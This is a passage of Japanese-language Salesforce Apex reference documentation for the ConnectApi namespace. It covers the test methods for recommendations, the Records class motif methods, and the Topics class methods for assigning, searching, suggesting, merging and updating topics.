コンテキストユーザの ID またはキーワード me。

action
型: ConnectApi.RecommendationActionType

おすすめに対して実行するアクションを指定します。

- follow — ファイル、レコード、またはユーザをフォローします。
- join — グループに参加します。
- view — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

objectId
型: String

アクションを実行するオブジェクトを指定します。

- *action* が follow の場合、*objectId* は、ユーザ ID、ファイル ID、またはレコード ID です。
- *action* が join の場合、*objectId* はグループ ID です。
- *action* が view の場合、*objectId* は、ユーザ ID、ファイル ID、グループ ID、レコード ID、またはカスタムおすすめ ID です。

result
型: ConnectApi.RecommendationCollection

テストデータを含むオブジェクト。

戻り値

型: Void

setTestGetRecommendationsForUser(communityId, userId, contextAction, contextObjectId, maxResults, result)

テストコンテキストの一致するパラメータで `getRecommendationsForUser` をコールするときに返される `ConnectApi.RecommendationCollection` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

contextAction
型: `ConnectApi.RecommendationActionType`

コンテキストユーザが直前に実行したアクション。サポートされている値は、次のとおりです。

- `follow`
- `view`

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、`null` を指定します。

contextObjectId
型: String

コンテキストユーザが直前に実行したアクションのオブジェクトの ID。

- *contextAction* が `follow` の場合、*contextObjectId* は、ユーザ ID、ファイル ID、またはレコード ID です。
- *contextAction* が `view` の場合、*contextObjectId* は、ユーザ ID、ファイル ID、グループ ID、またはレコード ID です。

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、`null` を指定します。

maxResults
型: Integer

おすすめの結果の最大数。デフォルトは 10 です。値は 0 よりも大きくする必要があります。

result
型: ConnectApi.RecommendationCollection

テストデータを含むオブジェクト。

戻り値

型: Void

setTestGetRecommendationsForUser(communityId, userId, action, contextAction, contextObjectId, maxResults, result)

テストコンテキストの一致するパラメータで `getRecommendationsForUser` をコールするときに返される `ConnectApi.RecommendationCollection` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, ConnectApi.RecommendationActionType
contextAction, String contextObjectId, Integer maxResults,
ConnectApi.RecommendationCollection result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

action
型: ConnectApi.RecommendationActionType

おすすめに対して実行するアクションを指定します。

- follow — ファイル、レコード、またはユーザをフォローします。
- join — グループに参加します。
- view — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

contextAction
型: ConnectApi.RecommendationActionType

コンテキストユーザが直前に実行したアクション。サポートされている値は、次のとおりです。

- follow
- view

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、null を指定します。

contextObjectId
型: String

コンテキストユーザが直前に実行したアクションのオブジェクトの ID。

- *contextAction* が follow の場合、*contextObjectId* は、ユーザ ID、ファイル ID、またはレコード ID です。
- *contextAction* が view の場合、*contextObjectId* は、ユーザ ID、ファイル ID、グループ ID、またはレコード ID です。

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、null を指定します。

maxResults
型: Integer

おすすめの結果の最大数。デフォルトは 10 です。値は 0 よりも大きくする必要があります。

result
型: ConnectApi.RecommendationCollection

テストデータを含むオブジェクト。

戻り値

型: Void

setTestGetRecommendationsForUser(communityId, userId, action, objectCategory, contextAction, contextObjectId, maxResults, result)

テストコンテキストの一致するパラメータで `getRecommendationsForUser` をコールするときに返される `ConnectApi.RecommendationCollection` オブジェクトを登録します。メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

API バージョン

33.0

Chatter が必要かどうか

はい

署名

```
public static Void setTestGetRecommendationsForUser(String communityId, String userId,
ConnectApi.RecommendationActionType action, String objectCategory,
ConnectApi.RecommendationActionType contextAction, String contextObjectId, Integer
maxResults, ConnectApi.RecommendationCollection result)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

userId
型: String

コンテキストユーザの ID またはキーワード `me`。

action
型: `ConnectApi.RecommendationActionType`

おすすめに対して実行するアクションを指定します。

- `follow` — ファイル、レコード、またはユーザをフォローします。
- `join` — グループに参加します。
- `view` — ファイル、グループ、レコード、ユーザ、またはカスタムおすすめを表示します。

objectCategory
型: String

- *action* が `follow` の場合、*objectCategory* は `users`、`files`、または `records` になります。
- *action* が `join` の場合、*objectCategory* は `groups` になります。
- *action* が `view` の場合、*objectCategory* は `users`、`files`、`groups`、`records`、または `custom` になります。

オブジェクト ID の先頭 3 文字のキープレフィックスを *objectCategory* として指定することもできます。有効な値は、次のとおりです。

- *action* が follow の場合、*objectCategory* は 005 (ユーザ)、069 (ファイル)、または 001 (取引先) です。
- *action* が join の場合、*objectCategory* は 0F9 (グループ) です。
- *action* が view の場合、*objectCategory* は 005 (ユーザ)、069 (ファイル)、0F9 (グループ)、0RD (カスタムおすすめ)、または 001 (取引先) です。

contextAction

型: ConnectApi.RecommendationActionType

コンテキストユーザが直前に実行したアクション。サポートされている値は、次のとおりです。

- follow
- view

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、null を指定します。

contextObjectId

型: String

コンテキストユーザが直前に実行したアクションのオブジェクトの ID。

- *contextAction* が follow の場合、*contextObjectId* は、ユーザ ID、ファイル ID、またはレコード ID です。
- *contextAction* が view の場合、*contextObjectId* は、ユーザ ID、ファイル ID、グループ ID、またはレコード ID です。

直前に実行されたアクションに基づいて新しいおすすめを取得するには、*contextAction* と *contextObjectId* を一緒に使用します。最新のアクションに基づくおすすめが不要な場合は、null を指定します。

maxResults

型: Integer

おすすめの結果の最大数。デフォルトは 10 です。値は 0 よりも大きくする必要があります。

result

型: ConnectApi.RecommendationCollection

テストデータを含むオブジェクト。

戻り値

型: Void

Records クラス

レコード motif に関する情報にアクセスします。レコード motif は Salesforce UI でレコードタイプを区別するために使用される小さいアイコンです。

名前空間

ConnectApi

Records メソッド

`Records` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getMotif(communityId, idOrPrefix)

指定されたレコードの小、中、大の一連の motif アイコンの URL を含む `Motif` オブジェクトを返します。レコードのベース色を含めることもできます。

API バージョン

28.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Motif getMotif(String communityId, String idOrPrefix)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

idOrPrefix
型: String
ID またはキープレフィックス。

戻り値

型: `ConnectApi.Motif`

使用方法

各Salesforceレコードタイプには、独自のmotifアイコンのセットがあります。「ConnectApi.Motif クラス」. を参照してください。

getMotifBatch(communityId, idOrPrefixList)

指定されたオブジェクトリストのモチーフを取得します。ConnectApi.Motif オブジェクトを含む BatchResult オブジェクトのリストを返します。読み込みできないユーザの結果に含まれるエラーを返します。

API バージョン

31.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.BatchResult[] getMotifBatch(String communityId, List<String>
idOrPrefixList)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

idOrPrefixList
型: List<String>

オブジェクト ID またはプレフィックスのリスト。

戻り値

型: BatchResult[]

BatchResult.getResults() メソッドは ConnectApi.Motif オブジェクトを返します。

例

```
String communityId = null;



// Create a list of records.

ConnectApi.RecordSummaryList recordList =
ConnectApi.RecordDetails.getRecentRecords(communityId, 'me');
```

```
// Create a list of record IDs.
List<String> recordIds = new List<String>();
for (ConnectApi.ActorWithId record : recordList.records){
    recordIds.add(record.id);
}

// Get info about the motifs of all records in the list.
ConnectApi.BatchResult[] batchResults = ConnectApi.Records.getMotifBatch(communityId,
recordIds);

for (ConnectApi.BatchResult batchResult : batchResults) {
    if (batchResult.isSuccess()) {
        // Operation was successful.
        // Print the color of each motif.
        ConnectApi.Motif motif;
        if(batchResult.getResult() instanceof ConnectApi.Motif) {
            motif = (ConnectApi.Motif) batchResult.getResult();
        }
        System.debug('SUCCESS');
        System.debug(motif.color);
    }
    else {
        // Operation failed. Print errors.
        System.debug('FAILURE');
        System.debug(batchResult.getErrorMessage());
    }
```

```
}
```

Topics クラス

トピックの説明、トピックについて話しているユーザ数、関連トピック、トピックに投稿しているグループの情報など、トピックに関する情報にアクセスします。トピックの名前または説明の更新、トピックのマージ、レコードおよびフィード項目のトピックの追加または削除を行います。

名前空間

ConnectApi

Topics メソッド

`Topics` のメソッドは次のとおりです。すべてのメソッドが静的です。

このセクションの内容:

getTopic(communityId, topicId)
指定されたトピックに関する情報を返します。

getTopics(communityId, recordId)
指定されたレコードまたはフィード項目に割り当てられているトピックの最初のページを返します。ユーザがオブジェクト種別のレコードにトピックを追加できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

getTopics(communityId)
組織のトピックの最初のページを返します。

getTopics(communityId, sortParam)
組織のトピックの最初のページを指定された順序で返します。

getTopics(communityId, pageParam, pageSize)
指定されたページのトピックを返します。

getTopics(communityId, pageParam, pageSize, sortParam)
指定されたページのトピックを指定された順序で返します。

getTopics(communityId, q, sortParam)
指定された検索条件に一致するトピックを指定された順序で返します。

getTopics(communityId, q, pageParam, pageSize)
指定されたページの指定された検索条件に一致するトピックを返します。

getTopics(communityId, q, pageParam, pageSize, sortParam)
指定されたページの指定された検索条件に一致するトピックを指定された順序で返します。

getTopics(communityId, q, exactMatch)
名前が大文字と小文字を含め、完全一致するトピックを返します。

getTopicSuggestions(communityId, recordId, maxResults)
指定されたレコードまたはフィード項目の推奨トピックを返します。ユーザがオブジェクト種別のレコードの推奨トピックを参照できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

getTopicSuggestions(communityId, recordId)
指定されたレコードまたはフィード項目の推奨トピックを返します。ユーザがオブジェクト種別のレコードの推奨トピックを参照できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

getTopicSuggestionsForText(communityId, text, maxResults)
指定されたテキスト文字列の推奨トピックを返します。

getTopicSuggestionsForText(communityId, text)
指定されたテキスト文字列の推奨トピックを返します。

getTrendingTopics(communityId)
組織のトピックのトレンド上位 5 つのリスト。

getTrendingTopics(communityId, maxResults)
組織のトピックのトレンド上位 5 つのリスト。

mergeTopics(communityId, topicId, idsToMerge)
最大 5 個のトピックを指定されたトピックにマージします。

unassignTopic(communityId, recordId, topicId)
指定されたレコードまたはフィード項目から指定されたトピックを削除します。フィード項目またはレコードからトピックを削除できるのは、「トピックを割り当てる」権限を持つユーザのみです。ユーザがオブジェクト種別のレコードにトピックを追加できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

updateTopic(communityId, topicId, topic)
指定されたトピックの説明または名前を更新したり、最大 5 個のトピックを指定されたトピックにマージしたりします。

assignTopic(communityId, recordId, topicId)

指定されたトピックを指定されたレコードまたはフィード項目に割り当てます。レコードまたはフィード項目に既存のトピックを追加できるのは、「トピックを割り当てる」権限を持つユーザのみです。ユーザがオブジェクト種別のレコードにトピックを追加できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Topic assignTopic(String communityId, String recordId, String topicId)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

recordId
型: String
レコードまたはフィード項目の ID。

topicId
型: String
トピックの ID。

戻り値

型: `ConnectApi.Topic`

assignTopicByName(communityId, recordId, topicName)

指定されたトピックを指定されたレコードまたはフィード項目に割り当てます。レコードまたはフィード項目に既存のトピックを追加できるのは、「トピックを割り当てる」権限を持つユーザのみです。レコードまたはフィード項目に新規のトピックを追加できるのは、「トピックの作成」権限を持つユーザのみです。ユーザがオブジェクト種別のレコードにトピックを追加できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Topic assignTopicByName(String communityId, String recordId,
String topicName)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

recordId
型: String

トピックが割り当てられるレコードまたはフィード項目の ID。

topicName
型: String

新規または既存のトピックの名前。

戻り値

型: `ConnectApi.Topic`

deleteTopic(communityId, topicId)

指定されたトピックを削除します。「トピックの削除」または「すべてのデータの編集」権限を持つユーザのみがトピックを削除できます。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static Void deleteTopic(String communityId, String topicId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

topicId
型: String
トピックの ID。

戻り値

型: Void

使用方法

トピックの削除は非同期です。削除の完了前にトピックを要求した場合、応答は 200: Successful になり、バージョン 33.0 以降では ConnectApi.Topic の isBeingDeleted プロパティが true になります。削除の完了後にトピックを要求した場合、応答は 404: NOT_FOUND になります。

getGroupsRecentlyTalkingAboutTopic(communityId, topicId)

指定されたトピックに最近投稿した 5 つのグループに関する情報を返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.ChatterGroupSummaryPage
getGroupsRecentlyTalkingAboutTopic(String communityId, String topicId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

topicId
型: String
トピックの ID。

戻り値

型: ConnectApi.ChatterGroupSummaryPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:
setTestGetGroupsRecentlyTalkingAboutTopic(communityId, topicId, result)
ConnectApi コードのテスト

getRecentlyTalkingAboutTopicsForGroup(communityId, groupId)

指定されたグループで最近使用されたトピックを最大 5 個返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.TopicPage getRecentlyTalkingAboutTopicsForGroup(String communityId, String groupId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

groupId
型: String

グループの ID。

戻り値

型: `ConnectApi.TopicPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetRecentlyTalkingAboutTopicsForGroup(communityId, groupId, result)

ConnectApi コードのテスト

getRecentlyTalkingAboutTopicsForUser(communityId, userId)

指定されたユーザが最近使用したトピック。指定されたユーザが最近使用したトピックを最大 5 個取得します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

はい

署名

```
public static ConnectApi.TopicPage getRecentlyTalkingAboutTopicsForUser(String
communityId, String userId)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

userId
型: String
ユーザの ID。

戻り値

型: ConnectApi.TopicPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetRecentlyTalkingAboutTopicsForUser(communityId, userId, result)

ConnectApi コードのテスト

getRelatedTopics(communityId, topicId)

指定されたトピックへの関連性が最も強い 5 つのトピックのリスト。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getRelatedTopics(String communityId, String topicId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

topicId

型: String

トピックの ID。

戻り値

型: ConnectApi.TopicPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetRelatedTopics(communityId, topicId, result)

ConnectApi コードのテスト

getTopic(communityId, topicId)

指定されたトピックに関する情報を返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Topic getTopic(String communityId, String topicId)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

topicId

型: String

トピックの ID。

戻り値

型: ConnectApi.Topic

getTopics(communityId, recordId)

指定されたレコードまたはフィード項目に割り当てられているトピックの最初のページを返します。ユーザがオブジェクト種別のレコードにトピックを追加できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, String recordId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

recordId
型: String

レコードまたはフィード項目の ID。

戻り値

型: ConnectApi.TopicPage

getTopics(communityId)

組織のトピックの最初のページを返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

戻り値

型: ConnectApi.TopicPage

getTopics(communityId, sortParam)

組織のトピックの最初のページを指定された順序で返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, ConnectApi.TopicSort
sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

sortParam
型: ConnectApi.TopicSort

値は次のとおりです。

- popularDesc: **トピックを人気順に並び替えます。この値がデフォルトです。**
- alphaAsc: **トピックをアルファベット順に並び替えます。**

戻り値

型: ConnectApi.TopicPage

getTopics(communityId, pageParam, pageSize)

指定されたページのトピックを返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, Integer pageParam,
Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: ConnectApi.TopicPage

getTopics(communityId, pageParam, pageSize, sortParam)

指定されたページのトピックを指定された順序で返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, Integer pageParam,
Integer pageSize, ConnectApi.TopicSort sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。null または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。null を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: ConnectApi.TopicSort

値は次のとおりです。

- popularDesc: トピックを人気順に並び替えます。この値がデフォルトです。
- alphaAsc: トピックをアルファベット順に並び替えます。

戻り値

型: ConnectApi.TopicPage

getTopics(communityId, q, sortParam)

指定された検索条件に一致するトピックを指定された順序で返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, String q,
ConnectApi.TopicSort sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

q
型: String

検索する文字列を指定します。文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。

sortParam
型: ConnectApi.TopicSort

値は次のとおりです。

- popularDesc: トピックを人気順に並び替えます。この値がデフォルトです。
- alphaAsc: トピックをアルファベット順に並び替えます。

戻り値

型: ConnectApi.TopicPage

getTopics(communityId, q, pageParam, pageSize)

指定されたページの指定された検索条件に一致するトピックを返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Integer pageParam, Integer pageSize)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

検索する文字列を指定します。文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

戻り値

型: `ConnectApi.TopicPage`

getTopics(communityId, q, pageParam, pageSize, sortParam)

指定されたページの指定された検索条件に一致するトピックを指定された順序で返します。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Integer pageParam, Integer pageSize, ConnectApi.TopicSort sortParam)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

検索する文字列を指定します。文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。

pageParam
型: Integer

返すページのページ番号を指定します。0 から開始します。`null` または 0 を渡すと、最初のページが返されます。

pageSize
型: Integer

ページあたりのフィード項目数を指定します。有効な値は 1 ～ 100 です。`null` を渡すと、デフォルトサイズの 25 に設定されます。

sortParam
型: `ConnectApi.TopicSort`

値は次のとおりです。

- `popularDesc`: トピックを人気順に並び替えます。この値がデフォルトです。
- `alphaAsc`: トピックをアルファベット順に並び替えます。

戻り値

型: `ConnectApi.TopicPage`

`getTopics(communityId, q, exactMatch)`

名前が大文字と小文字を含め、完全一致するトピックを返します。

API バージョン

33.0

ゲストユーザが使用可能

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTopics(String communityId, String q, Boolean exactMatch)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

q
型: String

検索する文字列を指定します。文字列にはワイルドカード文字を除いて 2 文字以上が含まれている必要があります。

exactMatch
型: Boolean

大文字と小文字を含め、完全一致する名前でトピックを検索する場合は、`true` を指定します。

戻り値

型: `ConnectApi.TopicPage`

getTopicSuggestions(communityId, recordId, maxResults)

指定されたレコードまたはフィード項目の推奨トピックを返します。ユーザがオブジェクト種別のレコードの推奨トピックを参照できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestions(String communityId,
String recordId, Integer maxResults)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

recordId
型: String

レコードまたはフィード項目の ID。

maxResults
型: Integer

返される推奨トピックの最大数。デフォルト値は 5 です。値は 1 以上 25 以下で指定する必要があります。

戻り値

型: ConnectApi.TopicSuggestionPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetTopicSuggestions(communityId, recordId, maxResults, result)

ConnectApi コードのテスト

getTopicSuggestions(communityId, recordId)

指定されたレコードまたはフィード項目の推奨トピックを返します。ユーザがオブジェクト種別のレコードの推奨トピックを参照できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestions(String communityId,
String recordId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

recordId
型: String

レコードまたはフィード項目の ID。

戻り値

型: ConnectApi.TopicSuggestionPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetTopicSuggestions(communityId, recordId, result)

ConnectApi コードのテスト

getTopicSuggestionsForText(communityId, text, maxResults)

指定されたテキスト文字列の推奨トピックを返します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestionsForText(String
communityId, String text, Integer maxResults)
```

パラメータ

communityId
型: String
コミュニティの ID、internal、または null のいずれかを使用します。

text
型: String
テキスト文字列。

maxResults
型: Integer
返される推奨トピックの最大数。デフォルト値は 5 です。値は 1 以上 25 以下で指定する必要があります。

戻り値

型: ConnectApi.TopicSuggestionPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetTopicSuggestionsForText(communityId, text, maxResults, result)

ConnectApi コードのテスト

getTopicSuggestionsForText(communityId, text)

指定されたテキスト文字列の推奨トピックを返します。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicSuggestionPage getTopicSuggestionsForText(String
communityId, String text)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

text
型: String
テキスト文字列。

戻り値

型: `ConnectApi.TopicSuggestionPage`

使用方法

このメソッドを使用するコードをテストするには、一致する set test **メソッドを使用します (メソッド名に** `setTest` **をプレフィックスとして付けます)。** set test **メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。**

関連トピック:

setTestGetTopicSuggestionsForText(communityId, text, result)

ConnectApi **コードのテスト**

`getTrendingTopics(communityId)`

組織のトピックのトレンド上位 5 **つのリスト。**

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTrendingTopics(String communityId)
```

パラメータ

communityId
型: String

コミュニティの ID、internal、または null のいずれかを使用します。

戻り値

型: ConnectApi.TopicPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に setTest をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

setTestGetTrendingTopics(communityId, result)

ConnectApi コードのテスト

getTrendingTopics(communityId, maxResults)

組織のトピックのトレンド上位 5 つのリスト。

API バージョン

29.0

ゲストユーザが使用可能

32.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.TopicPage getTrendingTopics(String communityId, Integer
maxResults)
```

パラメータ

communityId

型: String

コミュニティの ID、internal、または null のいずれかを使用します。

maxResults

型: Integer

返される推奨トピックの最大数。デフォルト値は 5 です。値は 1 以上 25 以下で指定する必要があります。

戻り値

型: ConnectApi.TopicPage

使用方法

このメソッドを使用するコードをテストするには、一致する set test メソッドを使用します (メソッド名に `setTest` をプレフィックスとして付けます)。set test メソッドでは、同じパラメータを使用します。パラメータが同じでないと、コードで例外が発生します。

関連トピック:

- setTestGetTrendingTopics(communityId, maxResults, result)
- ConnectApi コードのテスト

mergeTopics(communityId, topicId, idsToMerge)

最大 5 個のトピックを指定されたトピックにマージします。

API バージョン

33.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Topic mergeTopics(String communityId, String topicId,
List<String> idsToMerge)
```

パラメータ

communityId
型: String
コミュニティの ID、`internal`、または `null` のいずれかを使用します。

topicId
型: String
トピックの ID。

idsToMerge
型: List<String>
トピックにマージする最大 5 個のトピック ID のカンマ区切りリスト。

戻り値

型: ConnectApi.Topic

使用方法

「トピックの削除」または「すべてのデータの編集」権限を持つユーザのみがトピックをマージできます。

unassignTopic(communityId, recordId, topicId)

指定されたレコードまたはフィード項目から指定されたトピックを削除します。フィード項目またはレコードからトピックを削除できるのは、「トピックを割り当てる」権限を持つユーザのみです。ユーザがオブジェクト種別のレコードにトピックを追加できるようにするには、事前にシステム管理者がそのオブジェクトでトピックを有効化しておく必要があります。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static Void unassignTopic(String communityId, String recordId, String topicId)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

recordId
型: String

レコードまたはフィード項目の ID。

topicId
型: String

トピックの ID。

戻り値

型: Void

updateTopic(communityId, topicId, topic)

指定されたトピックの説明または名前を更新したり、最大5個のトピックを指定されたトピックにマージしたりします。

API バージョン

29.0

Chatter が必要かどうか

いいえ

署名

```
public static ConnectApi.Topic updateTopic(String communityId, String topicId,
ConnectApi.TopicInput topic)
```

パラメータ

communityId
型: String

コミュニティの ID、`internal`、または `null` のいずれかを使用します。

topicId
型: String

トピックの ID。

topic
型: `ConnectApi.TopicInput`

トピックの名前と説明、またはトピックにマージする最大 5 個のカンマ区切りのトピック ID が含まれる `ConnectApi.TopicInput` オブジェクト。

戻り値

型: `ConnectApi.Topic`

使用方法

